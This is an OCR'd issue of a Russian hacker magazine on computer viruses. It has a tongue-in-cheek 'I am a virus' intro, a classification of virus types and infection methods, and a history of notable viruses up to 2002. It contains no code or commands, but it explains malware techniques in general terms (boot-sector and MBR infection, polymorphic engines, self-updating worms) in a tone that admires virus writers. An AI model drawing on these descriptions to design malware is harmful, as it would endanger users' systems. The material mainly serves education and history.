Я

INTRO

вирус. Я пришел к тебе. Ведь ты же ждал меня, правда? Поздно чертыхаться и материться, я - ошибка матрицы. Пробой в твоей системе безопасности. Не расстраивайся, ты не один такой "счастливчик". Тревогу тоже объявлять не нужно, это всего лишь тренировочные учения. Войной пока не пахнет. Не бойся, я не причиню тебя вреда. Я просто потрогал тебя чуть-чуть. Тебя и твою систему :). Я маленький и добродушный. Ребенок, порожденный самим человечеством. Впрочем, если ты захочешь меня уничтожить, знай - я не один. Остальные на подходе. Причем они будут уже гораздо хитрее и злее меня...

ПСИХ

content № 10 (35)

ВИРУСЫ

АЛГОРИТМЫ

ЗАЩИТА

SPECial delivery

ОФФТОПИК

Редакция
главный редактор
Николай «AvaLANche» Черепанов (avalanche@real.xakep.ru)
выпускающие редакторы
Иван «SkyWriter» Касатенко (sky@real.xakep.ru),
Константин «p0r0h» Буряков (p0r0h@real.xakep.ru)
редакторы
Александр Лозовский (alexander@real.xakep.ru),
Андрей Каролик (andrusha@real.xakep.ru)
редактор CD
Карен Казарян (kazarian@real.xakep.ru)
литературный редактор
Мария Альдубаева (litred@real.xakep.ru)

Art
арт-директор
Кирилл Петров «KROt» (kerel@real.xakep.ru)
Дизайн-студия «100%КПД»
дизайн-верстка
Алекс
художник
Константин Комардин

Реклама
руководитель отдела
Игорь Пискунов (igor@gameland.ru)
менеджеры отдела
Басова Ольга (olga@gameland.ru)
Крымова Виктория (vika@gameland.ru)
Рубин Борис (rubin@gameland.ru)
Емельянцева Ольга (olgaeml@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 924.96.94**

Распространение
директор отдела дистрибуции и маркетинга
Владимир Смирнов (vladimir@gameland.ru)
оптовое распространение
Андрей Степанов (andrey@gameland.ru)
Региональное розничное распространение
Андрей Наседкин (nasedkin@gameland.ru)
подписка
Алексей Попов (popov@gameland.ru)
PR-менеджер Яна Губарь (yana@gameland.ru)
тел.: **(095) 935.70.34**
факс: **(095) 924.96.94**

PUBLISHING
издатель
Сергей Покровский (pokrovsky@real.xakep.ru)
директор
Дмитрий Агарунов (dmitri@gameland.ru)
финансовый директор
Борис Скворцов (boris@gameland.ru)
технический директор
Сергей Лянге (serge@gameland.ru)

Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер Спец


Web-Site
http://www.xakep.ru

E-mail
spec@real.xakep.ru

Отпечатано в типографии «**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций **ПИ № 77-12014** от 4 марта 2002 г.

Тираж **42 000** экземпляров.
Цена договорная.



Content:

Скрыпников Сергей aka Slam (sergey@soobcha.org)

ЧЕМ ТЫ ЗАРАЗИЛСЯ?

КЛАССИФИКАЦИЯ ВИРУСОВ

Сегодня я расскажу тебе сказку о том, что же обозначает это таинственное и злобное слово "вирус", и какие вирусы бывают. Естественно, разговор будет идти только о компьютерных вирусах, если ты поймал другой, то вопрос не к нам :).

PART I. WHO IS WHO

В общем, я могу начать грузить тебя техническими терминами, но, думаю, лучше объяснить все на пальцах. "Компьютерный вирус - это программа (некоторая совокупность выполняемого кода/инструкций), способная создавать свои копии (не обязательно полностью совпадающие с оригиналом) и внедрять их в различные объекты/ресурсы компьютерных систем, сетей и т.д. без ведома пользователя". Это самое "нормальное" определение, которое мне удалось найти, давай его разберем. Как ты уже понял, вирус - это программа (точно такая же, как, например, твой MS Word), которая может изменять другие файлы, записывая в них свой код и делая их "зараженными". Сейчас почти во всех вирусах заложен алгоритм размножения по Сети (по электронной почте, через WEB и т.п.). Кстати, здесь - www.viruslist.com/viruslistbooks.html?id=6 - есть интересное определение для домохозяйки. Прочитай, и все сразу встанет на свои места.

PART II. А КАКИЕ ОНИ?!

Вирусы принято делить на классы по следующим основным признакам:
среда обитания
операционная система
алгоритм работы
объем причиненного вреда

По среде обитания вирусы можно разделить на:
1. файловые
2. загрузочные
3. макро
4. сетевые

По алгоритму работы:
резидентные
1. с использованием стелс-алгоритмов
2. с самошифрованием и полиморфичностью
3. с использованием нестандартных приемов

По объему причиненного вреда:
1. безвредные, т.е. никак не влияющие на работу компьютера
2. неопасные, т.е. те, которые просто себя распространяют, при этом, например, выдвигая CD-ROM или мигая лампочками на клавиатуре
3. опасные, которые могут привести к серьезным сбоям в работе компьютера
4. очень опасные, которые могут привести к потере программ, уничтожить данные, стереть необходимую для работы компьютера информацию, даже ту, которая находится в системной области данных!

Классификацию вирусов по признаку того, в какой операционной системе они работают, я приводить не стал - ты и сам не маленький.

PART III. ТЕПЕРЬ О КАЖДОМ ПОНЕМНОГУ

ФАЙЛОВЫЕ ВИРУСЫ


Файловые вирусы - это те, которые при своем размножении используют файловую систему определенной операционной системы. Чаще всего файловые вирусы заражают исполняемые файлы; они могут внедряться и в другие типы файлов, но, как правило, записанные в таких файлах, они никогда не получают управление и, следовательно, теряют способность к размножению (да, такие бестолковые вирусы иногда тоже встречаются :).

По способу заражения файловые вирусы делятся на несколько групп:
1. Overwriting-вирусы
2. Паразитические
3. Компаньон-вирусы

Первый способ заражения является наиболее простым: вирус записывает свой код вместо кода заражаемого файла, уничтожая его содержимое. Но дальше этого дело не идет, т.к. рано или поздно система начинает глючить или падает. А если у тебя есть антивирус, то Overwriting-вирусы обнаруживаются быстрее остальных.
Паразитические вирусы добавляют свой код в зараженный файл, файл при этом остается полностью или частично работоспособным.
К категории компаньон-вирусов относятся вирусы, не изменяющие заражаемые файлы. Алгоритм их работы состоит в том, что для заражаемого файла создается файл-двойник, причем при запуске зараженного файла управление получает именно этот двойник.

СЕТЕВЫЕ ВИРУСЫ

Сетевыми называются такие вирусы, которые при своем распространении использу-




Исходник одного из вирусов

ют возможности интернета и локальных сетей.
Основным принципом работы сетевого вируса является возможность самостоятельно передать свой код на удаленный сервак и заставить его выполниться.
Сетевые вирусы нередко называют сетевыми червями. Для своего распространения они используют ошибки и недокументированные функции сетей или ОСей, при этом распространяясь по сервакам и запуская свой код на каждом из них.
Существует категория вирусов, которые используют для своего распространения протокол FTP и передают свою копию на удаленный ftp-сервер в каталог Incoming. Поскольку сетевой протокол FTP исключает возможность запуска файла на удаленном серваке в каталоге Incoming, этот вирус можно охарактеризовать как "полусетевой". Его действие основано лишь на любопытстве пользователя.

МАКРОВИРУСЫ

■ Это вирусы на макроязыках различных приложений, вроде MS Excel (VB), MS Word (WB) и т.п.
Для своего размножения они используют возможности макроязыков и с их помощью переносят себя из одного зараженного файла (документа или таблицы) в другие.
Для существования вирусов в конкретной системе необходимо наличие встроенного в систему макроязыка с такими возможностями:
- привязка программы на макроязыке к конкретному файлу;



Вот так вот обманывают доверчивых юзверей

- копирования макропрограмм из одного файла в другой;
- получение управления макропрограммой без вмешательства пользователя (хотя бы прямого, вроде необходимости нажатия кнопки "запусти меня, я вирус" :).
Макроязык позволяет копировать файлы или перемещать макропрограммы в служебные файлы системы и редактируемые файлы, при открытии\редактировании\закрытии зараженного файла.
Чаще всего идет заражение стандартного шаблона, который загружается при открытии нового документа, таким образом, все последующие копии файла тоже являются зараженными.

ЗАГРУЗОЧНЫЕ ВИРУСЫ

■ Загрузочные вирусы заражают загрузочный (boot) сектор флоппи-диска и boot-сектор или Master Boot Record (MBR) винчестера. Принцип действия прост: при включении или загрузке компьютера сначала проходит тест оборудования, а потом, в зависимости от настроек, считывается первый физический сектор (будь то флопик, сидюк или винчестер), и на него передается управление.
При заражении дисков загрузочные вирусы подставляют свой код вместо какой-либо программы, получающей управление при загрузке системы. Вирус заставляет систему при перезапуске считать в память и отдать управление не оригинальному коду загрузчика, а коду вируса.
Заражение флопиков производится единственным известным способом - вирус записывает свой код вместо оригинального кода boot-сектора дискеты.
Винчестер заражается тремя возможными способами - вирус записывается либо вместо кода MBR, либо вместо кода boot-сектора загрузочного диска (обычно диска C:), либо модифицирует адрес активного boot-сектора в Disk Partition Table, расположенной в MBR винчестера.
В вирусах семейства "Stoned" задействован другой метод. Эти вирусы размещают первоначальный загрузочный сектор в неиспользуемом или редко используемом секторе - в одном из секторов винчестера (если такие есть), расположенных между MBR и первым boot-сектором, а на дискете такой сектор выбирается из последних секторов корневого каталога.
Вирусы семейства "Azusa" содержат в своем теле стандартный загрузчик MBR и при заражении записываются поверх оригинального MBR без его сохранения.

INTENDED-ВИРУСЫ

■ Это такие вирусы, в которых есть баги :). Т.е. в коде вируса либо неправильно создана процедура размножения, либо вирус не записывает себя в файлы или даже неправильно определяет свой адрес для передачи управления.

САМЫЕ-САМЫЕ ВИРУСЫ

САМЫЙ МАЛЕНЬКИЙ

■ Win95.Repus - вирус, который заражает PE файлы, записываясь в неиспользуемую часть заголовка. Имеет 2 модификации - размером 127 и 156 байт. Не очень-то это мало, скажешь ты и будешь прав. Но вирус, имеющий очень оригинальный алгоритм заражения - через кеш-память windows, и поэтому распространяющийся с огромной скоростью этого заслуживает. С ним может поспорить только известный Slammer aka Helkern размером 376 байт, использующий баг MS SQL Server. Но, поскольку Slammer не имеет тела, первое место ему не досталось. В принципе, существуют вирусы еще меньшей длины, но они обычно представляют собой старые com-нерезиденты. В крайнем случае - глючные com-exe-TSR.

САМЫЙ СЛОЖНЫЙ

■ MI-Worm.Hybris, пожалуй, самый сложный из современных вирусов. Чувствуется, что прога сделана с любовью: вирь, состоящий из тела и подпрограмм-плагинов (которые он способен обновлять через инет), заражает WSOCK32.DLL, получая таким образом доступ к трафику юзера. Отправляя письма по выдранным из трафика адресам, он гарантирует себе распространение. Работа с плагинами тоже вызывает уважение - вирь коннектится к конференции alt.comp.virus и качает новые версии оттуда, обретая интересные функции - заражение архивов и PE файлов, алгоритмы шифровки тела перед отправкой письма и многое другое. Интересно, что при заражении exe'шника не изменяется ни длина, ни, в некоторых случаях, CRC файла, что может обмануть некоторые прогиревизоры. Но не ADinf, конечно ;). В общем, несмотря на наличие конкурентов из прошлого, первое место присуждается Хибрису. За волю к победе.

Лозовский Александр (alexander@real.xakep.ru)

Shen (_shen_@mail.ru)

ИСТОРИЯ БОЛЕЗНИ

ОТ НАЧАЛА И ДО НАШИХ ДНЕЙ

Неужели не интересно, с чего все начиналось? Korga появился первый вирус, первый антивирус? Pod какую ОСь был написан первый вирус? Все это есть в статье, вступление к которой ты сейчас читаешь :).

Компьютерные вирусы сегодня - явление столь обыденное и привычное, что редко кто задумывается, почему эти формы жизни названы именно вирусами, а не, скажем, паразитами. Ответ прост: название позаимствовано из биологии, потому что жизненные циклы вирусов компьютерных и биологических совпадают - внедрение в программу/клетку и дальнейшее размножение. Однако прежде чем выяснять, где и korga появился первый вирус, было бы неплохо узнать четкое определение термина "компьютерный вирус". Такое определение дал в 1986 году Фред Коэн: "Компьютерный вирус есть программа, способная заражать другие программы путем добавления в них собственной копии". Ф.Коэн вообще личность примечательная - первый человек в истории, защитивший докторскую диссертацию по теме компьютерных вирусов. Он доказал невозможность написания программы, которая, глядя на файл, могла бы со стопроцентной точностью сказать, вирус ли это. Теперь можно начинать копаться в истории вычислительной техники, отыскивая первое упоминание о программе, подходящей под определение Коэна.

Такое упоминание относится к концу 60-х, - началу 70-х годов, korga на машине Univac 1108 появилась программа "Pervading Animal".




рис. Константин Комардин

ПЕРВЫЙ

Такое упоминание относится к концу 60-х - началу 70-х годов, korga на машине Univac 1108 появилась программа "Pervading Animal". Собственно, вирусом ее назвать было нельзя, однако это была первая программа, выполнявшая не те действия, которых ожидал от нее оператор, и пытающаяся создавать свои копии. Мысли о создании саморазмножающихся программ начали приходить в голову некоторым людям еще в конце 40-х, korga появилось несколько теорий, связанных с созданием таких программ. Однако первая успешная реализация относится лишь к концу 60-х годов. Доступ к ЭВМ в те годы имели немногие, писать программы для них могли лишь избранные, поэтому впереди у компьютерного сообщества было больше десяти лет спокойствия.

Но вот в середине 80-х компьютеры, теперь уже персональные, становятся общедоступными. С тех пор и ведет свое начало вирусная история.

ДРЕВНОСТЬ

1981

- Появляется вирус Elk Cloner, распространяющийся на дискетах для Apple

II. Вирус выводит на экран следующие строчки:
It will get on all your disks
It will infiltrate your chips
Yes it's Cloner!


It will stick to you like glue
It will modify ram too
Send in the Cloner!
Elk Cloner считается первым в истории компьютерным вирусом.
- В том же году Фред Коэн начинает работу в области исследования саморазмножающихся программ.

1983
- В рамках работы Коэна "Computer Viruses - Theory and Experiments" появляется первый экспериментальный вирус.
- И именно в этом году появляется сам термин "компьютерный вирус", предложенный Леном Адлеманом.

1986
- Имена этих братьев знакомы каждому антивируснику, запомни их и ты: Basit и Amjad (как это звучит по-русски, я не знаю :)). Два пакистанских программиста, владеющих компанией Brain Computer Services, создают вирус Brain - первый вирус для MS-DOS. Brain был загрузочным вирусом, и, попав в память при запуске компьютера, заражал boot-сектор всех вставляемых 360-килобайтных дискеток. Вся его полезная нагрузка заключалась в том, что зараженные дискеты имели метку "(c) Brain". Вирус сразу же проявлял себя, поэтому крупномасштабной эпидемии он не вызвал. К тому же, после того как дискеты на 360 Кб ушли в прошлое, вирус стал бесполезен. Но на базовом коде этого вируса было создано целое семейство вирусов, не все из которых были так же безобидны, как Brain. Зачем братьям понадобилось писать и распространять вирус? Существует много точек зрения, но большинство экспертов склоняются к мысли, что идея с вирусом - просто рекламный ход, призванный привлечь внимание к небольшой пакистанской компании. Ведь в коде вируса содержались имена авторов и их адрес! О, наивное время :).
- В том же 1986 году Ральф Бургер пишет безвредный демонстрационный вирус VIRDEM, заражающий *.com-файлы, и представляет его общественности. Интерес к теме столь велик, что Бургеру приходится писать книгу, посвященную вирусам.

1987
- Появляется вирус Lehigh. Не представляя собой ничего особенного (заражает только command.com, портит FAT), он, тем не менее, занимает в вирусной истории довольно заметное место из-за следующего технического момента: сам вирус нерезидентный, но т.к. он заражает command.com, который остается в памяти резидентно, то и сам Lehigh считается первым в мире резидентным вирусом.
- В это же время один за другим появляются три вируса группы SURIV (прочитай наоборот): первый заражает *.com-файлы, второй - *.exe, третий - оба типа. Причем SURIV-02 был первым в мире EXE-инфектором. Четвертым членом семейства SURIV является знаменитый Jerusalem. Вирус заражал и *.com, и *.exe-файлы, но не трогал command.com, т.к. после Lehigh, люди стали внимательнее относиться к этому файлу. Jerusalem был безобиден большую часть времени, но в пятницу, выпадающую на 13 число, вирус стирал все зараженные файлы. Первые версии Jerusalem содержали ошибку - вирус повторно заражал уже зараженные им файлы, из-за этого они не получили распространения, но следующие вирусы семейства уже были избавлены от этого бага. С этим вирусом вообще связано много интересных баек. Например, почему Jerusalem известен также как Israeli (Израильский), 1813 и IDF? Изначально вирус именовался Israeli, по месту обнаружения, потом антисемитское название сменили на 1813, так как именно столько байт он занимал. Использовалось также другое название - IDF, означавшее Israeli Defence Forces (Израильские Защитные Войска), в одном из отделений которых был обнаружен вирус. И, в конце концов, вирус назвали красивым именем Jerusalem.
- В этом же году появляются знаменитые Stoned (первый MBR-инфектор) и Vienna. Бургер дизассемблирует Виену и дает исходник в своей книге "Computer Viruses: A High-Tech Disease".

1988
- Роберт Моррис пишет своего знаменитого червя. Первый в истории случай, когда компьютерная программа причинила реальный многомиллионный ущерб. Закон еще не предусматривает наказания за подобные преступления, поэтому Моррис отделался десятитысячным штрафом и работами по восстановлению систем, пострадавших от его червя. Компьютерное сообщество, наконец, понимает масштабы угрозы, и для предотвращения подобных случаев создается организация CERT (Computer Emergency Response Team), существующая и активно действующая до сих пор (www.cert.org).


Тот самый CERT

- IBM обнаруживает в своих сетях вирус Cascade и в связи с этим начинает заниматься антивирусными исследованиями.
- Также этот год знаменателен тем, что некий индонезийский программист публикует программу, чистящую дискеты от вируса Brain и предохраняющую от этого вируса в дальнейшем. Т.о. эта программа считается одним из первых, если не первым, антивирусом.

1989
- Под давлением клиентов, IBM распространяет антивирус, который до этого использовался исключительно внутри компании.

РАСЦВЕТ

1990
- Знаешь, что такое SPAM? Нет, это не предложения "заработать $$$$" и пр. SPAM - это Stealth Polymorph Armored Multipartite.
Stealth (стелс, невидимость) - способность вируса заражать файлы скрытно, не давая пользователю повода заподозрить неладное;
Polymorph (полиморфизм) - способность вируса шифровать свое тело так, чтобы никакие две копии вируса не были похожи друг на друга;
Armored (защита, бронирование) - способность вируса сопротивляться отладке и дизассемблированию;
Multipartite (многосторонность) - способность вируса заражать и программы, и загрузочные сектора дисков.
Вот такие веселые техники появились в начале 90-х. Каждая из них по отдельности крайне затрудняет жизнь как простого пользователя, так и антивирусника, представь, какой напастью были вирусы, применявшие сразу несколько этих методик!
- В Болгарии открывается первая в мире VX-BBS. Вообще, Болгария и Россия внесли довольно значительный вклад в дело развития вирмейкерства. Так вот, на болгарской BBS любой желающий мог слить себе десяток новых вирусов и отправить их ку- »

Stealth (стелс, невидимость) - способность вируса заражать файлы скрытно, не давая пользователю повода заподозрить неладное

Известнейший вирмейкер Dark Avenger выпускает MtE (Mutation Engine) - полиморфный движок. С помощью этого движка любой вирус можно превратить в полиморфный, просто слинковав его с MtE.

да угодно. Открываются конференции Usenet, посвященные написанию вирусов, публикуются документы, в которых матерые вирмейкеры делятся опытом. Публикуется книга Марка Людвига "Маленькая Черная Книжка о Компьютерных Вирусах". Вкупе с книгой Ральфа Бургера и руководством по MS-DOS, у рядового программиста есть все необходимое для старта на VX-сцене. Вирмейкерство возводится в ранг искусства, создаются VX-группы. И одновременно (или поэтому) начинается эра глобального распространения вирусов. В ответ на это возникает антивирусная индустрия. Сканеры, сторожа и пр. существовали и раньше, но сейчас за дело берутся тяжеловесы - Symantec выпускает Norton AntiVirus.

- В том же 1990 году выходит 32-битная ОС Apple System 7.0, пользователи которой полностью защищены от старых 16-битных вирусов. А до выхода Win95 еще целых пять лет :). Viva la Microsoft!

Вирмейкерство возводится в ранг искусства, создаются VX-группы. И одновременно (или поэтому) начинается эра глобального вирусов

1995. Работа над Windows95 практически завершена, тестерам рассылаются бета-версии. Все диски с Win95.Beta заражены вирусом Form.

1991

- С появлением Chameleon начинается эпоха полиморфных вирусов. Первый же удачный полиморф Tequila вызывает настоящую эпидемию. И все бы ничего, но на сцену (во всех смыслах) выходят такие личности, как Nowhere Man, Dark Avenger, Dark Angel и др.

1992

- Известнейший вирмейкер Dark Avenger выпускает MtE (Mutation Engine) - полиморфный движок. В поставку входит *.obj-файл и краткое руководство. С помощью этого движка любой вирус можно превратить в полиморфный, просто слинковав его с MtE.
- Nowhere Man не отстает и создает VCL (Virus Creation Laboratory или Viral Construction Laboratory) - конструктор вирусов и NED (Nuke Encryption Device) - шифровальный модуль, который можно использовать в любом вирусе.
- Dark Angel пишет DAME (Dark Angel Multiple Encryptor) - еще один удачный полиморфный движок.
- И, наконец, VX-группа Trident выпускает TPE (Trident Polymorphic Engine).
- Выходит Windows 3.1 и тут же, следом, первый вирус под нее - WinVer 1.4, заражающий NE-файлы.

1993

- За год выходит несколько новых версий вышеперечисленных программ-конструкторов, и теперь любой юзер, способный кликать мышкой, может создать серьезный разрушительный вирус. С одной стороны, для антивирусников наступает сущий кошмар, но с другой - эпоха благоденствия, антивирусный бизнес процветает.
- Тогда же выходят еще два конструктора вирусов: PS-MPC (Phalcon/Skism Mass-Produced Code Generator) и G2 от той же группы. Касперский говорит, что на его складе хранятся несколько сотен вирусов, сгенерированных G2 и VCL, и больше тысячи, созданных при помощи PS-MPC.
- Антивирусные компании разрабатывают успешные методы борьбы с полиморфами, но появляется другая проблема - сканер определяет как полиморфные вирусы многие программы, вирусами не являющиеся. Так что до победы над полиморфизмом еще далеко.
- Появляется несколько оригинальных вирусов. Например, Cruncher, архивирующий зараженные им программы.

1994

- В Англии появляется вирус Pathogen. И ничего примечательного в этом событии не было бы, если бы не тот факт, что автор был найден и арестован. Это одно из первых уголовных дел, связанных с вирусами.
- Также в 1994 году появляется известнейший представитель рода вирусов - One Half, который я до сих пор встречаю на некоторых компьютерах.

1995

- Работа над Windows95 практически завершена, тестерам рассылаются бета-версии. Все диски с Win95.Beta заражены вирусом Form. Репутация Microsoft как надежного производителя ПО ощутимо крепнет :). Но вот, наконец, выходит окончательная версия Windows95, на релизе которой Гейтс заявляет, что с вирусной угрозой покончено - по его словам, новая платформа полностью защищена от любых типов вирусов. Подтверждения того, как сильно она защищена, мы видим каждый день на сайте Касперского :). Но тогда в неуязвимость новой системы действительно верили. Верили до тех пор, пока через несколько месяцев после релиза не был обнаружен вирус, названный исследователями Concept. Вирус был написан на WordBasic'e - встроенном языке MS Word'a. Т.о. Concept стал первым макровирусом в истории. Антивирусники и Misrosoft этого не ожидали. Если за десять лет, прошедшие со времен Brain'a, техника борьбы с файловыми и загрузочными вирусами была отточена, то теперь борцы за чистоту компьютеров столкнулись с совершенно новой концепцией построения вирусов.
- Вирмейкеры продолжают изощряться: появляются BAT-вирусы.

1996

- Второй удар по самоуверенности Гейтса. Появляется вирус Boza, прекрасно заражающий Win95-системы. Да и стоит ли говорить, сколько новых макровирусов появилось за год? Одного MS Word'a им уже мало - Laroux, например, заражает Excel'евские таблицы!
- Вирмейкеры начинают мечтать о Ring0-вирусах, а так как единственным документированным способом воспользоваться сервисами нулевого кольца является написание VxD, то вскоре такой вирус появляется, и имя ему - Punch. Используя VxD-сервисы, Punch перехватывает все обращения к файловой системе.

1997

- Появляется Bliss - вирус под Линукс. Точка.
- Также в этом году появляются новые типы червей: ftp- и mIRC-черви.
- Происходит очередной раунд схватки McAfee vs Dr.Solomon. Антивирусные продукты тестируются по двум основным признакам: скорости сканирования и количеству обнаруживаемых вирусов. Скорость обычно замеряется на проверке практически чистого диска с парой вирусов, а количество обнаруживаемых вирусов - на огромной коллекции разнообразных вирей. Так вот McAfee обвинила Доктора Соломона в следующем злодеянии: антивирус от Соломона, определив, что работает над коллекцией, а не над обычном диском, переключается в режим более тщательного сканирования, чем обычно, что снижает скорость, но увеличивает показатель "выявляемости". По словам McAfee, только благодаря такому трюку, Dr.Solomon'овский антивирь несколько раз выходил на первые позиции в рейтингах. Соломоновцы, в свою оче-

Скорость обычно замеряется на проверке практически чистого диска с парой вирусов, а количество обнаруживаемых вирусов - на огромной коллекции разнообразных вирей

НОВЫЕ ГОРИЗОНТЫ

Гигант, купивший Доктора Соломона

редь, придрались к рекламному лозунгу MacAfee. Конкуренция, понимаешь.

1998

- В крышку гроба Win9x забивается последний гвоздь - появляется CIH. Уход в Ring0, перепрошивка Flash BIOS, перехват всех обращений к файловой системе, периодическое стирание всей информации на диске - вот краткий перечень достоинств WIN95.CIH :).
- Torga же появляются первые полиморфные Win9x-вирусы и Strange Brew - первый Java-вирус.
- Компания McAfee покупает компанию Dr.Solomon. Бой окончен.

1999

- В Сети обнаружен макровирус Melissa, побивший все рекорды по скорости заражения. Melissa успешно сочетает методы действия сетевого червя, рассылая себя всем людям, занесенным в адресную книгу Outlook, и макровируса - заражая Word'овские документы.

Поддержи отечественного производителя!

НАШИ ДНИ

2000

- ILOVEYOU aka LoveBug. Червь, подозрительно похожий на Мелиссу. Вирусы на VBScript приобретают невиданную популярность.
- Liberty - первый вирус, вернее, троян под Palm OS. Мобильники на очереди!

2001

- Кроме эпидемий таких вирусов, как CodeRed и SirCam, год знаменателен появлением PeachyPDF-A - червя, распространяющегося через PDF-документы. Но так как у большинства пользователей стоит Acrobat Reader, а не просто Acrobat, заражения червем немногочисленны.

2002

- Если раньше вирмейкеры тратили время на изобретение различных техник защиты кода вируса или оригинальных методик заражения, то теперь акцент сместился в сторону написания совершенно нетрадиционных вирусов, вроде следующих:
LFM-926 - вирус, заражающий *.swf-файлы (Shockwave Flash).
Sharp-A - первый .NET вирус, написанный на C#.
SQLSpider - червь на JavaScript, заражающий системы с запущенным MS SQL Server.

2003

- Появляется несколько любопытных вирусов и червей, среди них:
